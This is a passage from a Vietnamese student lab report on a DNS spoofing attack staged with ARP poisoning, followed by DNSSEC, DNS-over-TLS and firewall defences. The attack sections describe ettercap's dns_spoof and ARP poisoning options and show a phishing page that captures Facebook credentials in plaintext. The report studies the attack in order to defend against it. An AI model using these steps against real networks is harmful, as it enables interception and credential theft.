
Kích hoạt dns_spoof. Ngoài vai trò giám sát các yêu cầu DNS đã bắt được, plugin này của ettercap có thể dự phòng khi dnsmasq và dnschef không hoạt động thì sẽ thực hiện thay vai trò chuyển hướng sang IP của Attacker.




Hình 3.11: Phương án dự phòng - Plugin dns_spoof

Tùy chọn ARP Poisoning trong ettercap tiến hành Hijacking bằng kỹ thuật MitM:

- Giả mạo nạn nhân trước router
- Giải mạo router trước nạn nhân






Hình 3.12: Kích hoạt tùy chọn ARP Poisioning

3.2.4. DNS bị nhiễm độc


Lệnh nslookup trên máy nạn nhân cho thấy ip của Attacker đã thành công giả mạo web facebook.



```
ubuntu@ubuntu-2204:~/Desktop$ nslookup facebook.com
;; Got recursion not available from 8.8.8.8
Server:         8.8.8.8
Address:        8.8.8.8#53

Name:   facebook.com
Address: 192.168.40.129
Name:   facebook.com
Address: 2a03:2880:f115:188:face:b00c:0:25de

ubuntu@ubuntu-2204:~/Desktop$
```


Hình 3.13: nslookup Facebook

Trình duyệt có cảnh báo không an toàn. Tuy nhiên nạn nhân đã bỏ qua.



Hình 3.14: Kết nối nguy hiểm

Thông tin đăng nhập đã bị thu thập dưới dạng plantext.




Hình 3.15: Thông tin đăng nhập bị lộ

3.3. Xây dựng và triển khai giải pháp phòng thủ

3.3.1. Bật cơ chế kiểm tra DNSSEC

Khi chỉnh DNSSEC=yes trên systemd-resolved, Ubuntu không còn chấp nhận một bản ghi DNS chỉ có cặp (Tên miền - IP) nữa. Khi máy nạn nhân nhận gói tin giả từ Kali, nó kiểm tra chữ ký RRSIG (Resource Record Signature) đi kèm. Vì Attacker không có khóa bí mật của Facebook, chữ ký hợp lệ không thể được tạo ra. systemd-resolved sẽ truy vấn lên các tầng cao hơn để lấy khóa công khai và đối soát. Nếu kết quả đối soát thất bại, Ubuntu lập tức hủy bỏ gói tin này, coi như chưa từng nhận được.




```
GNU nano 6.2                    /etc/systemd/resolved.conf *
#
#  systemd is free software; you can redistribute it and/or modify it under the
#  terms of the GNU Lesser General Public License as published by the Free
#  Software Foundation; either version 2.1 of the License, or (at your option)
#  any later version.
#
# Entries in this file show the compile time defaults. Local configuration
# should be created by either modifying this file, or by creating "drop-ins" in
# the resolved.conf.d/ subdirectory. The latter is generally recommended.
# Defaults can be restored by simply deleting this file and all drop-ins.
#
# Use 'systemd-analyze cat-config systemd/resolved.conf' to display the full c>
#
# See resolved.conf(5) for details.

[Resolve]
# Some examples of DNS servers which may be used for DNS= and FallbackDNS=:
# Cloudflare: 1.1.1.1#cloudflare-dns.com 1.0.0.1#cloudflare-dns.com 2606:4700:>
# Google:     8.8.8.8#dns.google 8.8.4.4#dns.google 2001:4860:4860::8888#dns.g>
# Quad9:      9.9.9.9#dns.quad9.net 149.112.112.112#dns.quad9.net 2620:fe::fe#>
DNS= 1.1.1.1 8.8.8.8
FallbackDNS= 9.9.9.9
DNSOverTLS= yes
DNSSEC=yes

^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify
```

```
ubuntu@ubuntu-2204:~/Desktop$ sudo nano /etc/systemd/resolved.conf
ubuntu@ubuntu-2204:~/Desktop$ sudo systemctl restart systemd-resolved
```

Hình 3.16: Cấu hình và kích hoạt DNSSEC

3.3.2. Thiết lập quy tắc tường lửa


Các gói tin đến port 53 bị chặn, trình duyệt buộc phải sử dụng port 443 (đã được mã hóa TLS)



Hình 3.17. Kết hợp phòng thủ với tường lửa


3.4. Kết quả

Lúc này, máy nạn nhân đã mặc định truy vấn DNS bằng port 443. Do đó Attacker không thể bắt được các gói tin để tiến hành DNS Spoofing.



Hình 3.18: nslookup hiện IP thật

Máy nạn nhân thành công truy cập trang facebook thật.



Chương 4. KẾT LUẬN

Qua quá trình nghiên cứu lý thuyết và thực nghiệm kiểm chứng, nhóm đã đạt được đầy đủ các mục tiêu đề ra. Về mặt lý thuyết, báo cáo cung cấp phân tích toàn diện về kiến trúc DNS, cơ chế ARP và điểm yếu cố hữu của chúng, cơ chế tấn công DNS Spoofing kết hợp ARP Cache Poisoning, cũng như ba giải pháp phòng chống là DNSSEC, DoH/DoT và iptables. Nền tảng lý thuyết này không chỉ phục vụ cho thực nghiệm mà còn có giá trị tham khảo độc lập cho những ai muốn hiểu sâu về bảo mật DNS.

Về mặt thực nghiệm, nhóm đã thành công tái hiện kịch bản tấn công DNS Spoofing hoàn chỉnh trên môi trường VMware NAT, từ ARP Poisoning bằng Ettercap đến chuyển hướng DNS bằng dnschef và hiển thị trang phishing bằng SET. Đặc biệt, kịch bản đánh cắp thông tin đăng nhập Facebook giả mạo (dưới dạng plaintext thu thập qua console SET) minh họa rõ ràng mức độ nguy hiểm của tấn công này trong thực tế, ngay cả với những người dùng có ý thức bảo mật nhất định.

Kết quả kiểm tra phòng thủ cho thấy: DNSSEC là biện pháp hiệu quả nhưng phụ thuộc vào việc tên miền mục tiêu (trong trường hợp này là facebook.com) đã triển khai DNSSEC – điều may mắn đúng với các tên miền lớn nhưng không đúng với nhiều tên miền nhỏ. DoH kết hợp iptables là biện pháp mạnh mẽ và không phụ thuộc vào việc tên miền có DNSSEC hay không; sau khi triển khai, máy nạn nhân hoàn toàn không bị ảnh hưởng bởi ARP Poisoning và DNS Spoofing của kẻ tấn công.

Hạn chế của nghiên cứu: môi trường thực nghiệm là mạng ảo đơn giản với hai máy, chưa phản ánh đầy đủ độ phức tạp của môi trường doanh nghiệp thực tế có nhiều subnet, nhiều VLAN và các thiết bị bảo mật như IDS/IPS, WAF. Ngoài ra, nghiên cứu chưa đánh giá hiệu năng (latency, throughput) khi bật DoH so với DNS truyền thống trong điều kiện tải cao.

Hướng phát triển tiếp theo của đề tài bao gồm: mở rộng thực nghiệm lên môi trường nhiều máy với các kịch bản tấn công phức tạp hơn (như DNS rebinding, DNSSEC downgrade attack); triển khai và đánh giá DNS-over-QUIC (RFC 9250) – giao thức thế hệ tiếp theo kết hợp ưu điểm của DoH và DoT; nghiên cứu triển khai DNSSEC trên tên miền .vn và đánh giá mức độ phổ biến tại Việt Nam; và tích hợp giải

pháp phòng chống DNS Spoofing vào quy trình DevSecOps cho các ứng dụng web doanh nghiệp.

Kết luận tổng quát, DNS Spoofing là một mối đe dọa thực tế và nghiêm trọng đối với bảo mật thông tin, đặc biệt trong các mạng nội bộ sơ sài bảo mật. Sự kết hợp của DNSSEC, DoH/DoT và chính sách tường lửa nghiêm ngặt là cần thiết để xây dựng lớp phòng thủ DNS toàn diện. Trong bối cảnh chuyển đổi số mạnh mẽ tại Việt Nam, việc nâng cao nhận thức và năng lực triển khai các giải pháp bảo mật DNS hiện đại là nhiệm vụ cấp thiết cho cả cộng đồng doanh nghiệp lẫn cơ quan nhà nước.

TÀI LIỆU THAM KHẢO

[1] Neustar International Security Council, "2022 Cyber Threats and Trends Report," Neustar Security Services, White Paper, 2022. [Online]. Available: https://www.home.neustar/resources/whitepapers/2022-cyber-threats-and-trends-report

[2] P. Mockapetris, "Domain Names – Concepts and Facilities," IETF, RFC 1034, Nov. 1987.

[3] P. Mockapetris, "Domain Names – Implementation and Specification," IETF, RFC 1035, Nov. 1987.

[4] P. Hoffman and P. McManus, "DNS Queries over HTTPS (DoH)," IETF, RFC 8484, Oct. 2018.

[5] D. Kaminsky, "It's the End of the Cache as We Know It," Blackhat USA, 2008.

[6] D. Plummer, "Ethernet Address Resolution Protocol," IETF, RFC 826, Nov. 1982.

[7] D. Bruschi, A. Ornaghi, and E. Rosti, "S-ARP: A Secure Address Resolution Protocol," in Proc. Annual Computer Security Applications Conference (ACSAC), 2003, pp. 66–74.

[8] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose, "DNS Security Introduction and Requirements," IETF, RFC 4033, Mar. 2005.

[9] NIST, "Secure Domain Name System (DNS) Deployment Guide," NIST Special Publication 800-81-2, Sep. 2013.

[10] Z. Hu, L. Zhu, J. Heidemann, A. Mankin, D. Wessels, and P. Hoffman, "Specification for DNS over Transport Layer Security (TLS)," IETF, RFC 7858, May 2016.

[11] Kaspersky, "Kaspersky Security Bulletin 2024: Statistics," Kaspersky Lab, Technical Report, 2024. [Online]. Available: https://securelist.com/kaspersky-security-bulletin-2024-statistics/

[12] Viettel Cyber Security, "Báo cáo An ninh mạng Việt Nam 2024," Tập đoàn Công nghiệp – Viễn thông Quân đội, Hà Nội, 2024. [Online]. Available: https://viettelcybersecurity.com/bao-cao-an-ninh-mang-viet-nam-2024

[13] ISO/IEC, "Information security, cybersecurity and privacy protection – Information security management systems – Requirements," International Organization for Standardization, ISO/IEC 27001:2022, Oct. 2022.

[14] NIST, "The NIST Cybersecurity Framework (CSF) 2.0," National Institute of Standards and Technology, NIST Special Publication, Feb. 2024. DOI: https://doi.org/10.6028/NIST.CSWP.29

[15] M. Rash, Linux Firewalls: Attack Detection and Response with iptables, psad, and fwsnort, 1st ed. San Francisco, CA, USA: No Starch Press, 2007.

[16] W. Stallings, *Cryptography and Network Security: Principles and Practice*, 8th ed. Hoboken, NJ: Pearson, 2020.